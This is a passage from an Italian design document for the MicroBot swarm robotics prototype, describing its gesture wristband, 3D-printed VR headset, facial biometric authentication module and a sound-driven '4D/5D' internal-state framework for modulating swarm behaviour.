corrisponde al gesto di ruotare la mano come per girare una manopola; e il yaw, che rappresenta la rotazione attorno all'asse verticale e corrisponde al gesto di ruotare il polso verso sinistra o verso destra. Questi tre angoli sono i parametri di controllo continui fondamentali del wristband: il controller può mapparli direttamente su parametri geometrici dei pattern dello swarm — il pitch controlla il raggio del pattern circolare, il roll controlla l'angolo di rotazione del pattern, il yaw controlla la direzione della propagazione nell'onda — producendo un sistema di controllo intuitivo in cui i movimenti naturali del polso corrispondono a modificazioni naturali della forma dello swarm.

Accanto ai parametri di orientamento continui, il firmware del wristband implementa il riconoscimento di un insieme di gesture discrete che corrispondono a comandi qualitativi — cambia pattern, attiva emergenza, sincronizza clock, seleziona gruppo di bot. Il riconoscimento delle gesture discrete è implementato attraverso un algoritmo di rilevamento di eventi basato su soglie e finestre temporali. Il gesto di scossa rapida — un'accelerazione lineare superiore a una soglia configurabile in una direzione qualsiasi, seguita da una decelerazione di pari entità entro una finestra temporale di 200–300 millisecondi — è riconosciuto come comando di cambio pattern e produce una transizione al pattern successivo nella lista configurata nel controller. Il gesto di rotazione rapida del polso di 180 gradi attorno all'asse longitudinale dell'avambraccio — rilevato come una variazione del roll superiore a 150 gradi entro 500 millisecondi — è riconosciuto come comando di inversione del pattern corrente, che specchia geometricamente la configurazione attuale dello swarm. Il gesto di doppia scossa — due accelerazioni rapide successive entro una finestra temporale di 600 millisecondi — è riconosciuto come comando di attivazione della modalità di emergenza globale, che porta tutti i bot in stato di sicurezza indipendentemente dalla loro attività corrente. La scelta di gesture con caratteristiche cinematiche distinte e difficilmente confondibili — in termini di intensità dell'accelerazione, durata del movimento e numero di eventi — è fondamentale per minimizzare i falsi positivi nel riconoscimento, che produrrebbero comandi indesiderati durante i normali movimenti del polso dell'utente.

Il firmware del wristband è organizzato in modo più semplice rispetto al firmware dei MicroBot, riflettendo la minore complessità funzionale del dispositivo. Il modulo principale coordina l'esecuzione di quattro sottomoduli: il modulo di lettura dell'IMU, che interroga la BNO055 tramite I2C a 50 hertz e aggiorna le variabili di orientamento corrente e di accelerazione lineare; il modulo di riconoscimento gesture, che analizza la sequenza temporale dei dati IMU alla ricerca di pattern cinematici corrispondenti alle gesture discrete registrate; il modulo di comunicazione, che trasmette i dati di orientamento e i comandi gesture al controller tramite Bluetooth Low Energy in modalità centrale-periferica, con il wristband nel ruolo di periferica e il controller nel ruolo di centrale; e il modulo di gestione dell'alimentazione, che monitora la tensione della batteria e implementa le strategie di risparmio energetico per estendere l'autonomia operativa.

La trasmissione dei dati dal wristband al controller avviene tramite Bluetooth Low Energy piuttosto che Wi-Fi per ragioni legate al consumo energetico: il BLE consuma tipicamente dieci volte meno energia del Wi-Fi in modalità di trasmissione continua, e con una batteria da 500 milliampereora questa differenza si traduce in diverse ore di autonomia aggiuntiva. Il protocollo di comunicazione BLE adottato è basato sul profilo GATT standard, con una caratteristica personalizzata che trasporta i dati di orientamento — tre angoli di Eulero a 16 bit ciascuno — e i flag di gesture discrete — un byte di flag con un bit per ogni gesture

riconosciuta — in un singolo pacchetto da 8 byte trasmesso a 50 hertz. Questa frequenza di aggiornamento è sufficiente per i parametri di controllo continui del wristband, dato che i movimenti del polso umano hanno tipicamente componenti frequenziali significative fino a circa 10 hertz, e un campionamento a 50 hertz garantisce un margine di sicurezza di cinque volte rispetto al criterio di Nyquist. La latenza end-to-end del canale BLE — dal momento in cui il gesto viene eseguito al momento in cui il controller riceve il comando — è dell'ordine di 10–30 millisecondi in condizioni operative normali, valore che si somma alle latenze degli strati successivi della catena di controllo.

Il calibrazione del wristband è una fase operativa che deve essere eseguita all'inizio di ogni sessione per compensare le variazioni nell'orientamento di montaggio del sensore sul polso e stabilire la posizione neutra di riferimento per il calcolo degli angoli. La procedura di calibrazione è guidata dal firmware attraverso una sequenza di feedback visivi tramite un piccolo LED integrato nell'involucro del wristband: l'utente mantiene il polso in posizione neutra per tre secondi con LED verde fisso, esegue una rotazione completa del polso attorno all'asse longitudinale con LED lampeggiante lento, e poi inclina la mano verso l'alto e verso il basso per la calibrazione dell'asse di pitch con LED lampeggiante veloce. Al termine della sequenza il firmware salva i parametri di calibrazione in memoria flash non volatile, in modo che siano disponibili anche dopo un riavvio del dispositivo senza richiedere una nuova calibrazione.

L'involucro del wristband è progettato per essere indossato comodamente sul polso durante sessioni operative di durata tipica di 30–60 minuti. È realizzato in PETG stampato in 3D con pareti di spessore 2 millimetri, ha forma di parallelepipedo arrotondato con dimensioni di circa 55×35×15 millimetri che ospita il PCB con ESP32-C3 e BNO055, la batteria Li-Po da 500 milliampereora e i connettori per la ricarica USB-C. Il fissaggio al polso è realizzato tramite fasce elastiche con chiusura a strappo, regolabili per adattarsi a polsi di diverse dimensioni, che mantengono il dispositivo in posizione stabile durante i movimenti del braccio senza stringere eccessivamente né scivolare durante i gesti rapidi. La posizione ottimale di montaggio è sul dorso del polso con l'asse longitudinale del sensore allineato all'asse dell'avambraccio, orientamento che massimizza la sensibilità ai movimenti di roll e pitch che costituiscono i gesti di controllo più utilizzati nel sistema MicroBot.

Punto 17 — Il Visore VR: hardware, software e interfaccia immersiva

Il visore VR è il componente di MicroBot che rappresenta la visione più ambiziosa del progetto — l'interfaccia attraverso cui l'utente non si limita a controllare lo swarm ma lo abita, lo percepisce nello spazio tridimensionale e interagisce con esso con la stessa naturalezza con cui si interagisce con oggetti fisici reali. Se il wristband traduce il movimento del corpo in comandi digitali, il visore inverte questa direzione trasformando lo stato digitale dello swarm in percezione sensoriale immersiva, chiudendo il ciclo tra intenzione umana e risposta fisica del sistema in un modo che nessuna interfaccia bidimensionale — uno schermo, una finestra di browser, una mappa di LED — è in grado di replicare. La progettazione del visore VR prototipale di MicroBot affronta questa sfida con l'approccio caratteristico dell'intero progetto: massimizzare le capacità funzionali entro i vincoli stringenti della produzione artigianale, della stampa 3D e dei componenti commerciali accessibili, senza rinunciare alla solidità ingegneristica che distingue un prototipo di ricerca da un oggetto dimostrativo.

Il telaio del visore è progettato interamente per la produzione tramite stampa 3D in PETG, un materiale preferito al PLA per questa applicazione per le sue proprietà meccaniche superiori a temperature moderate — il PETG mantiene la propria rigidità fino a circa 70–80 gradi centigradi contro i 50–60 del PLA — e per la sua migliore resistenza agli urti e alla flessione ciclica che si producono nelle zone di fissaggio delle fasce elastiche durante l'indossaggio e la rimozione ripetuta del dispositivo. Le dimensioni esterne del telaio sono di 165 millimetri in larghezza, 85 millimetri in altezza e 95 millimetri in profondità, valori che derivano dal compromesso tra la necessità di ospitare le lenti ottiche con la corretta distanza focale e la necessità di contenere il peso e l'ingombro del dispositivo entro limiti compatibili con un utilizzo prolungato senza affaticamento cervicale. Le pareti del telaio hanno uno spessore di 2 millimetri, sufficiente a garantire la rigidità strutturale necessaria a mantenere l'allineamento delle lenti rispetto agli occhi dell'utente durante l'uso, con rinforzi aggiuntivi nelle zone di montaggio delle lenti e nella zona di collegamento con le fasce di fissaggio laterali.

Il sistema ottico del visore è basato su lenti biconvesse da 40 millimetri di diametro, una per occhio, che fungono da oculari di ingrandimento per la visualizzazione degli schermi o dei display posizionati nella parte anteriore del telaio. La distanza focale delle lenti — tipicamente 40–50 millimetri per lenti biconvesse di questo diametro — determina la distanza ottimale tra le lenti e gli schermi, che nel visore prototipale è compresa tra 35 e 45 millimetri, regolabile attraverso una guida a scorrimento che permette la messa a fuoco personalizzata per utenti con diversi gradi di miopia o ipermetropia leggera. La distanza interpupillare — la distanza tra i centri delle due lenti — è regolabile meccanicamente tra 58 e 68 millimetri, coprendo la variazione interpupillare della maggior parte degli utenti adulti che è tipicamente compresa tra 60 e 70 millimetri. La distanza tra le lenti e gli occhi dell'utente è di circa 12 millimetri, valore che bilancia la necessità di un campo visivo ampio — che aumenta avvicinando gli occhi alle lenti — con la necessità di spazio per gli utenti che indossano occhiali correttivi. Il campo visivo orizzontale risultante con questa configurazione ottica è di circa 90–100 gradi, valore inferiore ai visori VR commerciali di alta gamma ma sufficiente per creare un senso di immersione nella visualizzazione tridimensionale dello swarm.

La versione prototipale del visore prevede due approcci alternativi per la generazione delle immagini, selezionabili in funzione delle risorse disponibili e del livello di integrazione desiderato. Il primo approccio, più semplice e accessibile, utilizza uno smartphone come display: il telaio del visore include un alloggiamento standard per smartphone da 5–6 pollici nella parte anteriore, che posiziona lo schermo del telefono alla distanza ottimale dalle lenti. L'applicazione Unity gira direttamente sullo smartphone, che gestisce sia il rendering della scena 3D sia il tracking della testa tramite i propri sensori inerziali integrati, comunicando con il controller dello swarm tramite Wi-Fi. Questo approccio è compatibile con qualsiasi smartphone moderno dotato di accelerometro e giroscopio, e permette di prototipare rapidamente l'interfaccia VR senza sviluppare hardware dedicato. Il secondo approccio, più integrato e tecnicamente più interessante, utilizza display OLED da 2.9 pollici con risoluzione 1440×1440 pixel per occhio — componenti disponibili come spare parts per visori VR commerciali — collegati a un ESP32-S3 che gestisce il rendering della scena e la comunicazione con il controller. Questo approccio richiede uno sviluppo hardware e firmware più complesso ma produce un dispositivo completamente standalone, senza dipendenza da uno smartphone esterno.

Il tracking della testa è implementato tramite una IMU dedicata, distinta da quella del wristband, posizionata in un alloggiamento di 15×15×3 millimetri integrato nel telaio del visore. La scelta del sensore ricade sulla stessa BNO055 utilizzata nel wristband per le ragioni già discusse — accuratezza degli angoli di Eulero, fusione sensoriale interna, consumo energetico contenuto. Il tracking della testa a sei gradi di libertà — tre gradi di rotazione e tre gradi di traslazione — è fondamentale per l'esperienza VR: senza tracking di rotazione la testa virtuale non segue i movimenti della testa reale e l'esperienza immersiva collassa immediatamente. Il tracking di traslazione — la rilevazione dei movimenti lineari della testa nello spazio — è più complesso da implementare con una sola IMU, perché richiede l'integrazione doppia dell'accelerazione lineare che accumula errori rapidamente, ed è per questa ragione che nella versione prototipale 0.1 il tracking di traslazione è approssimato o assente, con un impatto limitato sull'esperienza complessiva dato che i movimenti di traslazione della testa durante l'uso normale del visore sono tipicamente piccoli rispetto ai movimenti di rotazione.

La mini camera integrata nel visore ha un campo visivo di 120 gradi e dimensioni fisiche di 25×25×25 millimetri, ed è posizionata nella parte anteriore del telaio in modo da riprendere l'ambiente esterno nella direzione in cui l'utente sta guardando. Questa camera svolge due funzioni distinte nel sistema MicroBot. La prima funzione è il tracking esterno delle mani: il flusso video della camera viene elaborato da MediaPipe Hands in esecuzione sullo smartphone o sull'ESP32-S3, rilevando la posizione delle mani dell'utente nello spazio davanti al visore e permettendo il riconoscimento delle gesture in realtà aumentata — l'utente vede le proprie mani sovrapposte alla visualizzazione dello swarm e può interagire con i bot virtuali attraverso gesti naturali. La seconda funzione è la visualizzazione in realtà aumentata dello swarm fisico reale: il flusso video della camera viene combinato con la rappresentazione digitale dei bot in tempo reale, sovrapposto ai MicroBot fisici nella scena ripresa dalla camera, permettendo all'utente di vedere simultaneamente la realtà fisica e l'overlay digitale con le informazioni di stato di ogni bot — livello di carica, stato dei magneti, pattern assegnato.

Il software del visore è sviluppato in Unity 3D con C# e sfrutta l'ecosistema XR Toolkit di Unity per la gestione del tracking della testa, il rendering stereoscopico e il riconoscimento delle interazioni. La scena Unity che rappresenta lo swarm è strutturata come un ambiente tridimensionale in cui ogni MicroBot è rappresentato da un oggetto 3D — un modello semplificato del modulo fisico con la sua geometria a doppio cono — il cui colore, luminosità e animazione riflettono in tempo reale lo stato del bot corrispondente nel sistema fisico. Lo stato dei bot viene ricevuto dal controller tramite socket UDP, deserializzato e applicato agli oggetti Unity attraverso un sistema di aggiornamento a 30 hertz che garantisce la fluidità della visualizzazione senza saturare la banda della connessione Wi-Fi. L'interfaccia utente del visore include un menu di selezione del pattern visualizzato come pannello tridimensionale fluttuante nel campo visivo dell'utente, selezionabile tramite il gesto di pinch rilevato dalla camera o tramite i pulsanti fisici del wristband, e un dashboard di stato dello swarm che mostra in forma aggregata il numero di bot connessi, il pattern corrente, la media del livello di carica delle batterie e eventuali avvisi del safety layer.

La comunicazione tra il visore e il controller avviene tramite socket UDP su rete Wi-Fi, con il visore connesso alla rete SoftAP creata dal controller come stazione client. Il visore invia al controller i comandi di pattern generati dall'interfaccia utente — selezione del pattern,

modifica dei parametri geometrici, attivazione della modalità di emergenza — e riceve dal controller il flusso di aggiornamenti dello stato globale dello swarm. La latenza di questa connessione Wi-Fi si aggiunge alla latenza della catena di controllo complessiva, con un contributo tipico dell'ordine di 5–15 millisecondi in una rete locale senza congestione, compatibile con i requisiti di responsività dell'interfaccia VR. La sincronizzazione temporale tra il visore e il controller è gestita con lo stesso meccanismo di timestamp già descritto per i MicroBot, garantendo che la rappresentazione virtuale dello swarm nel visore sia temporalmente coerente con lo stato fisico reale dei bot.

L'alimentazione del visore è garantita da una cella 18650 con alloggiamento di 18×18×68 millimetri integrato nel telaio, oppure da una Li-Po da 1200 milliampereora nella variante con form factor più compatto. La cella 18650 è preferita per le applicazioni che richiedono autonomia prolungata — fornisce tipicamente 2600–3500 milliampereora a 3.7 volt nominali, sufficienti per due o tre ore di utilizzo continuo del visore — mentre la Li-Po da 1200 milliampereora è preferita quando la compattezza e il peso ridotto sono prioritari rispetto all'autonomia. Il circuito di gestione dell'alimentazione del visore include un modulo di ricarica compatibile con la tipologia di batteria scelta, un regolatore di tensione che alimenta l'ESP32-S3 e i display a 3.3 volt e un convertitore boost che alimenta i display OLED alla loro tensione operativa di 5 volt. Il consumo totale del visore in condizioni operative normali — ESP32-S3 in trasmissione Wi-Fi attiva, due display OLED a luminosità media, camera attiva, IMU in modalità di aggiornamento a 100 hertz — è stimato nell'ordine di 400–600 milliampere a 3.7 volt, producendo un'autonomia di circa 2–3 ore con la cella 18650 standard.

Punto 18 — Sistema di autenticazione biometrica facciale

Il sistema di autenticazione biometrica facciale è il componente di MicroBot che presidia l'accesso al controller dello swarm, garantendo che solo utenti autorizzati possano inviare comandi ai MicroBot fisici. La sua presenza nell'architettura del sistema non è un elemento decorativo né una dimostrazione di capacità tecniche accessorie al progetto principale — è una scelta progettuale che riflette una consapevolezza precisa: un sistema di swarm robotics fisico che può aggregare, disaggregare e riconfigurare oggetti nello spazio reale è intrinsecamente un sistema che può causare danni se controllato da utenti non autorizzati o se attivato accidentalmente. Il cancello di autenticazione biometrica introduce una barriera di sicurezza che è al tempo stesso robusta — difficilmente aggirabile senza la presenza fisica dell'utente autorizzato — e trasparente per l'utente legittimo — il riconoscimento avviene in pochi secondi senza richiedere password, PIN o dispositivi fisici aggiuntivi. Questa combinazione di sicurezza e usabilità è il motivo per cui la biometria facciale è stata preferita ad altri meccanismi di autenticazione come la password testuale o il token hardware.

Il sistema è implementato come modulo software indipendente, sviluppato in Java con le librerie OpenCV per la visione artificiale, e opera in esecuzione separata rispetto al resto dell'interfaccia utente. Questa separazione implementativa non è accidentale: il modulo di autenticazione deve poter operare come un guardiano autonomo che non può essere bypassato o disabilitato da altri componenti del sistema, e la sua implementazione come processo indipendente con comunicazione esplicita verso il controller garantisce questa proprietà. Il modulo si avvia automaticamente all'accensione del sistema, prima che qualsiasi altro componente dell'interfaccia utente venga inizializzato, e il controller non

accetta comandi di pattern dallo strato software superiore fino a quando il modulo di autenticazione non ha emesso un token di autorizzazione valido. Il token ha una durata configurabile — tipicamente 30–60 minuti — trascorsa la quale il sistema richiede una nuova autenticazione, garantendo che una sessione lasciata incustodita non rimanga indefinitamente accessibile.

La pipeline di autenticazione si articola in sei fasi sequenziali che trasformano il flusso video grezzo della telecamera in una decisione binaria di accesso concesso o negato. La prima fase è l'acquisizione del flusso video dalla telecamera collegata al sistema, tipicamente una webcam USB con risoluzione minima di 640×480 pixel e frequenza di aggiornamento di 30 fotogrammi al secondo. Il flusso viene acquisito tramite la classe VideoCapture di OpenCV e pre-elaborato per normalizzare la luminosità e il contrasto attraverso l'equalizzazione dell'istogramma sull'immagine in scala di grigi, una tecnica che migliora la robustezza del rilevamento facciale in condizioni di illuminazione variabile riducendo la sensibilità alle variazioni dell'esposizione della telecamera.

La seconda fase è il rilevamento del volto nell'immagine pre-elaborata, implementato tramite il classificatore a cascata di Viola-Jones basato sulle feature di Haar, disponibile nelle librerie OpenCV come file di configurazione XML pre-addestrato. L'algoritmo di Viola-Jones scansiona l'immagine a diverse scale utilizzando una finestra scorrevole e valuta in ogni posizione un insieme di feature rettangolari — differenze di intensità tra regioni adiacenti dell'immagine — attraverso una cascata di classificatori deboli che rigetta rapidamente le regioni non contenenti volti e concentra il calcolo sulle regioni candidate. La complessità computazionale ridotta di questo algoritmo — dell'ordine di pochi millisecondi per frame su hardware desktop standard — lo rende adatto all'elaborazione in tempo reale del flusso video senza richiedere accelerazione hardware dedicata. Il risultato della fase di rilevamento è un insieme di bounding box rettangolari che identificano le regioni dell'immagine contenenti volti, caratterizzate dalle coordinate del vertice superiore sinistro, dalla larghezza e dall'altezza del rettangolo.

La terza fase è il rilevamento dei landmark facciali nel volto rilevato, implementato attraverso un modello di regressione addestrato che predice la posizione di 68 punti caratteristici del volto — angoli degli occhi, sopracciglia, punta e narici del naso, angoli e contorno delle labbra, profilo del mento e delle orecchie — a partire dalla regione dell'immagine contenente il volto. Per applicazioni che richiedono maggiore precisione e sono disposte a sopportare un costo computazionale superiore, è possibile utilizzare il modello MediaPipe Face Landmarker che predice 468 landmark con accuratezza superiore e robustezza maggiore alle variazioni di posa. I landmark rilevati costituiscono la mappa geometrica del volto che viene utilizzata nella fase successiva per l'estrazione del vettore di caratteristiche biometriche.

La quarta fase è l'estrazione del vettore di caratteristiche biometriche dal volto rilevato e normalizzato. Le distanze euclidee tra coppie significative di landmark — distanza tra gli angoli degli occhi, rapporto tra larghezza e altezza del volto, distanza tra la punta del naso e il mento, proporzioni delle labbra — vengono calcolate e normalizzate rispetto alla dimensione complessiva del volto per produrre un vettore di caratteristiche invariante rispetto alla distanza dell'utente dalla telecamera. Questo vettore di caratteristiche, tipicamente di dimensione 128–512 elementi a seconda del modello di estrazione utilizzato,

rappresenta la firma biometrica del volto in uno spazio vettoriale ad alta dimensione in cui volti simili producono vettori simili e volti diversi producono vettori distanti.

La quinta fase è il confronto del vettore estratto con i template biometrici degli utenti autorizzati registrati nel database del sistema. Il confronto è implementato attraverso due metriche complementari: la distanza euclidea tra il vettore estratto e ogni template nel database, espressa come $D = \sqrt{\sum (f_i - g_i)^2}$, e la similarità coseno tra gli stessi vettori, espressa come $\cos(\theta) = (F \cdot G) / (|F| |G|)$. La decisione di autenticazione è basata sulla combinazione pesata di queste due metriche: l'utente viene autenticato se la distanza euclidea con il template più simile nel database è inferiore alla soglia di accettazione τ_D e la similarità coseno è superiore alla soglia $\tau_{\cos}$. La scelta della soglia di accettazione determina il bilanciamento tra il False Acceptance Rate — la probabilità che un impostore venga erroneamente autenticato — e il False Rejection Rate — la probabilità che un utente legittimo venga erroneamente rifiutato. Il punto di Equal Error Rate, in cui i due tassi di errore sono uguali, rappresenta il punto di bilanciamento ottimale per applicazioni in cui i due tipi di errore hanno costi comparabili.

La sesta fase è la verifica anti-spoofing, che distingue un volto reale presente fisicamente di fronte alla telecamera da una fotografia o da un video riprodotto su schermo per ingannare il sistema. Il liveness detection è implementato attraverso tre meccanismi complementari. Il primo è l'analisi del movimento dei landmark facciali nel tempo: un volto reale produce movimenti naturali — microsaccadi degli occhi, piccoli movimenti della testa, variazioni dell'espressione — che non sono presenti in una fotografia statica e sono difficilmente replicabili in un video pre-registrato in modo convincente. Il secondo meccanismo è l'analisi della texture dell'immagine attraverso i Local Binary Pattern: la texture di un volto reale illuminato dalla luce ambiente differisce dalla texture di una fotografia stampata o riprodotta su schermo in modo rilevabile attraverso l'analisi statistica dei pattern locali di intensità. Il terzo meccanismo, disponibile quando la telecamera fornisce informazioni di profondità o quando sono presenti due telecamere in configurazione stereo, è la verifica della tridimensionalità del volto attraverso l'analisi della disparità tra le immagini delle due telecamere.

Il database dei template biometrici è gestito come file cifrato sul filesystem del sistema, con cifratura AES-256 della chiave simmetrica a sua volta protetta tramite RSA con chiave pubblica dell'utente amministratore. La registrazione di un nuovo utente autorizzato richiede l'acquisizione di un insieme di immagini del volto dell'utente in diverse condizioni di illuminazione e con diverse espressioni facciali — tipicamente 20–50 immagini — dal quale vengono estratti i vettori di caratteristiche biometriche che vengono mediati e normalizzati per produrre il template di riferimento. Il template viene aggiornato incrementalmente ad ogni autenticazione riuscita attraverso la formula $T_{\text{updated}} = \alpha \cdot T_{\text{old}} + (1 - \alpha) \cdot T_{\text{new}}$, dove α è un parametro di aggiornamento tipicamente impostato a 0.9 che garantisce una lenta adattamento del template alle variazioni graduali dell'aspetto dell'utente — invecchiamento, cambiamenti di acconciatura, variazioni del peso — senza renderlo vulnerabile ad attacchi di adattamento graduale.

Il modulo di autenticazione implementa anche un meccanismo di logging degli accessi che registra ogni tentativo di autenticazione — riuscito o fallito — con timestamp, immagine del volto rilevato e decisione del sistema. Questo log è accessibile solo all'utente amministratore.

tramite interfaccia dedicata protetta da password, e serve sia come strumento di audit per verificare chi ha avuto accesso al sistema in una determinata sessione sia come strumento di debug per analizzare i casi di falso rifiuto e regolare le soglie di accettazione in modo empirico basandosi sulla distribuzione reale delle distanze biometriche osservate nel contesto operativo specifico del sistema.

Punto 19 — Il framework 4D/5D: stato interno, suono e modulazione dello swarm

Il framework 4D/5D è l'elemento concettualmente più originale di MicroBot — quello che più di ogni altro distingue il progetto dai sistemi di swarm robotics convenzionali e lo posiziona in un territorio di ricerca che non ha precedenti diretti nella letteratura del settore.

Comprendere il framework 4D/5D richiede di abbandonare temporaneamente il linguaggio dell'ingegneria embedded e della robotica distribuita per adottare una prospettiva più teorica, che riguarda la natura dello spazio in cui i MicroBot operano e il tipo di informazione che può essere usata per modularli. L'idea fondante è semplice nella sua formulazione ma ricca di implicazioni pratiche: il comportamento dello swarm non è completamente descritto dalle posizioni e dalle velocità dei bot nello spazio tridimensionale fisico, ma dipende da uno stato interno aggiuntivo — una quarta dimensione W — che non è direttamente osservabile dall'esterno ma che governa le trasformazioni geometriche della struttura collettiva e la sua risposta agli input dell'utente. La quinta dimensione è la variazione temporale di questo stato interno — $W(t)$ — che conferisce al sistema una memoria dinamica capace di produrre comportamenti diversi in risposta agli stessi input fisici a seconda della storia passata del sistema.

La motivazione per introdurre questo livello di astrazione aggiuntivo non è puramente teorica ma nasce da un'osservazione pratica: i sistemi di controllo degli swarm convenzionali basati esclusivamente su coordinate spaziali e velocità producono comportamenti che, per quanto complessi, sono fondamentalmente reattivi e privi di contesto. Un bot che riceve un comando di movimento verso una posizione target si muove verso quella posizione indipendentemente da tutto ciò che è accaduto in precedenza — dalla forma che lo swarm aveva un secondo prima, dall'intensità sonora dell'ambiente, dall'umore dell'utente inferibile dalla sua espressione facciale. Il framework 4D/5D introduce un meccanismo attraverso cui queste informazioni contestuali possono influenzare il comportamento dello swarm in modo continuo e naturale, producendo un sistema che risponde non solo a dove l'utente vuole che i bot vadano ma a come vuole che si muovano, con quale fluidità, con quale intensità, con quale ritmo.

La quarta dimensione W è formalmente definita come uno scalare o un vettore di bassa dimensionalità — tipicamente due o quattro componenti — che parametrizza la famiglia di trasformazioni geometriche applicabili al pattern corrente dello swarm. Nella formulazione più semplice, W è uno scalare compreso tra zero e uno che interpola continuamente tra due comportamenti estremi del sistema: per W uguale a zero lo swarm è completamente fluido — i bot si muovono con transizioni morbide e gradualità, le forze di aggancio magnetico sono al minimo, la rigidità dell'aggregato è bassa — mentre per W uguale a uno lo swarm è completamente solido — le transizioni sono rapide e precise, le forze di aggancio sono al massimo, la rigidità dell'aggregato è alta. I valori intermedi di W producono comportamenti intermedi, con una transizione continua tra i due estremi che può essere controllata in tempo reale. In formulazioni più ricche, W diventa un vettore bidimensionale le cui due componenti

controllano indipendentemente la fluidità delle transizioni di posizione e la rigidità degli agganci magnetici, permettendo combinazioni come uno swarm fluido nel movimento ma rigido negli agganci, o uno swarm rigido nel movimento ma capace di disagganciarsi rapidamente su comando.

La quinta dimensione è la dimensione temporale dello stato interno — $W(t)$ — che trasforma W da un parametro statico configurabile dall'utente in una traiettoria dinamica nello spazio degli stati interni del sistema. Questa traiettoria non è necessariamente deterministica: può essere guidata da input esterni come i parametri acustici dell'ambiente, può evolvere seguendo dinamiche proprie del sistema come oscillatori accoppiati o attrattori caotici, oppure può essere il risultato di una combinazione di questi meccanismi. La traiettoria $W(t)$ conferisce al sistema una memoria temporale: il comportamento dello swarm in un dato istante dipende non solo dallo stato corrente di W ma dalla direzione e dalla velocità con cui W sta cambiando, producendo effetti di inerzia e anticipazione che rendono il comportamento del sistema più naturale e prevedibile per l'utente.

Il meccanismo attraverso cui i parametri acustici dell'ambiente vengono mappati sullo stato interno $W(t)$ è il cuore operativo del framework. Il segnale audio acquisito dal microfono del sistema — che può essere la voce dell'utente, la musica dell'ambiente, suoni generati specificamente per controllare il sistema o qualsiasi altra sorgente sonora — viene analizzato in tempo reale attraverso una pipeline di elaborazione del segnale che estrae un insieme di parametri acustici significativi. Il primo parametro è l'intensità istantanea del segnale, calcolata come radice quadrata della media dei quadrati dei campioni in una finestra temporale scorrevole di 50–100 millisecondi, che rappresenta l'energia sonora dell'ambiente in quel momento e viene mappata tipicamente sull'ampiezza delle oscillazioni di $W(t)$. Il secondo parametro è la frequenza fondamentale del segnale, estratta attraverso l'algoritmo di autocorrelazione o attraverso la trasformata di Fourier rapida applicata alla finestra temporale corrente, che rappresenta il tono dominante del suono e viene mappata tipicamente sulla frequenza delle oscillazioni di $W(t)$. Il terzo parametro è il centroide spettrale — la media ponderata delle frequenze presenti nel segnale pesate per la loro ampiezza — che rappresenta la brillantezza o la durezza del timbro sonoro e viene mappata tipicamente sulla componente di rigidità del vettore W . Il quarto parametro è il ritmo, estratto attraverso un algoritmo di beat detection che identifica i picchi periodici di energia nel segnale, che viene mappato sulla frequenza dei cambi di pattern del sistema producendo uno swarm che si riconfigura spontaneamente in sincronia con il ritmo della musica ambiente.

La mappatura tra parametri acustici e componenti del vettore W non è fissa ma configurabile dall'utente attraverso una matrice di mappatura che specifica il peso con cui ogni parametro acustico contribuisce a ogni componente di W . Questa configurabilità permette di adattare il comportamento del sistema a contesti operativi diversi — una performance artistica interattiva in cui il suono guida completamente il comportamento dello swarm, un laboratorio di ricerca in cui il suono è uno tra molti input di controllo, un'installazione pubblica in cui il suono dell'ambiente trasforma spontaneamente la struttura dello swarm senza intervento esplicito dell'utente — senza richiedere modifiche al firmware o al codice del sistema. La matrice di mappatura è memorizzata come file di configurazione JSON sul controller e può essere modificata in tempo reale tramite l'interfaccia utente del visore o tramite comandi inviati dal livello di interfaccia software.

L'implementazione del framework 4D/5D nel motore di simulazione e nel firmware del controller richiede l'introduzione di termini aggiuntivi nelle equazioni del modello matematico dello swarm. Il vettore $W(t)$ entra direttamente nei parametri delle forze che governano la dinamica dei bot: la costante di rigidità del campo di attrazione verso il target k_a diventa una funzione di W espressa come $k_a(W) = k_{a,min} + W \cdot (k_{a,max} - k_{a,min})$, dove $k_{a,min}$ e $k_{a,max}$ sono i valori minimo e massimo della costante di rigidità corrispondenti rispettivamente agli stati completamente fluido e completamente solido. Analogamente, la costante magnetica k_m e il duty cycle massimo delle coil diventano funzioni di W che aumentano con l'aumentare del valore del parametro. La frequenza di aggiornamento del piano di transizione dei pattern diventa una funzione della componente di ritmo di W , aumentando o diminuendo in sincronia con il beat detection del segnale audio. Il risultato di queste modificazioni è un sistema in cui lo stato interno $W(t)$ — guidato dal suono — modula in modo continuo e coerente tutti i parametri comportamentali dello swarm simultaneamente, producendo un effetto di risonanza tra il suono e il comportamento fisico dei robot che è percepibile e sorprendente anche per osservatori che non conoscono il meccanismo sottostante.

Il framework 4D/5D ha implicazioni che si estendono ben oltre la semplice modulazione dei parametri di controllo. Introduce nel sistema MicroBot la possibilità di comportamenti emergenti di secondo ordine — comportamenti del comportamento, per così dire — in cui la traiettoria temporale di $W(t)$ produce sequenze di configurazioni dello swarm che non sono mai state esplicitamente programmate ma emergono dall'interazione tra la dinamica di W e la fisica del sistema. Un esempio concreto: se $W(t)$ oscilla sinusoidalmente con una frequenza di 0.5 hertz guidata dal ritmo di un brano musicale, e la costante di rigidità k_a è modulata da W , lo swarm alterna periodicamente tra una configurazione fluida in cui i bot si disperdono seguendo le forze di Boids e una configurazione rigida in cui si compattano verso il pattern target. Il risultato visivo è uno swarm che respira in sincronia con la musica — si espande e si contrae ritmicamente come un organismo vivente — un comportamento emergente che nessuna delle regole programmate esplicitamente produce da sola ma che emerge dalla loro interazione con la modulazione temporale di W .

La validazione sperimentale del framework 4D/5D richiede la definizione di metriche quantitative che permettano di misurare l'effetto dello stato interno W sui parametri osservabili del comportamento dello swarm. La metrica principale adottata in MicroBot è la varianza temporale della configurazione dello swarm — calcolata come la somma delle varianze delle distanze tra i bot nelle diverse componenti della posizione — che aumenta quando W è basso e lo swarm è fluido e diminuisce quando W è alto e lo swarm è rigido. Una seconda metrica è il tempo di convergenza verso il pattern target a partire da una configurazione casuale, che diminuisce al crescere di W riflettendo la maggiore rigidità e reattività del sistema. Una terza metrica è la correlazione tra il ritmo del segnale audio e la frequenza dei cambi di configurazione del sistema, che dovrebbe essere elevata quando la componente di beat detection di W è attiva e vicina a zero quando è disattivata. Queste metriche possono essere misurate automaticamente dalla simulazione JavaScript e dal sistema di logging del controller, producendo dati quantitativi che permettono di calibrare la matrice di mappatura e di verificare che il framework si comporti come atteso in condizioni operative reali.

Punto 20 — Simulazione JavaScript e motore di visualizzazione dello swarm

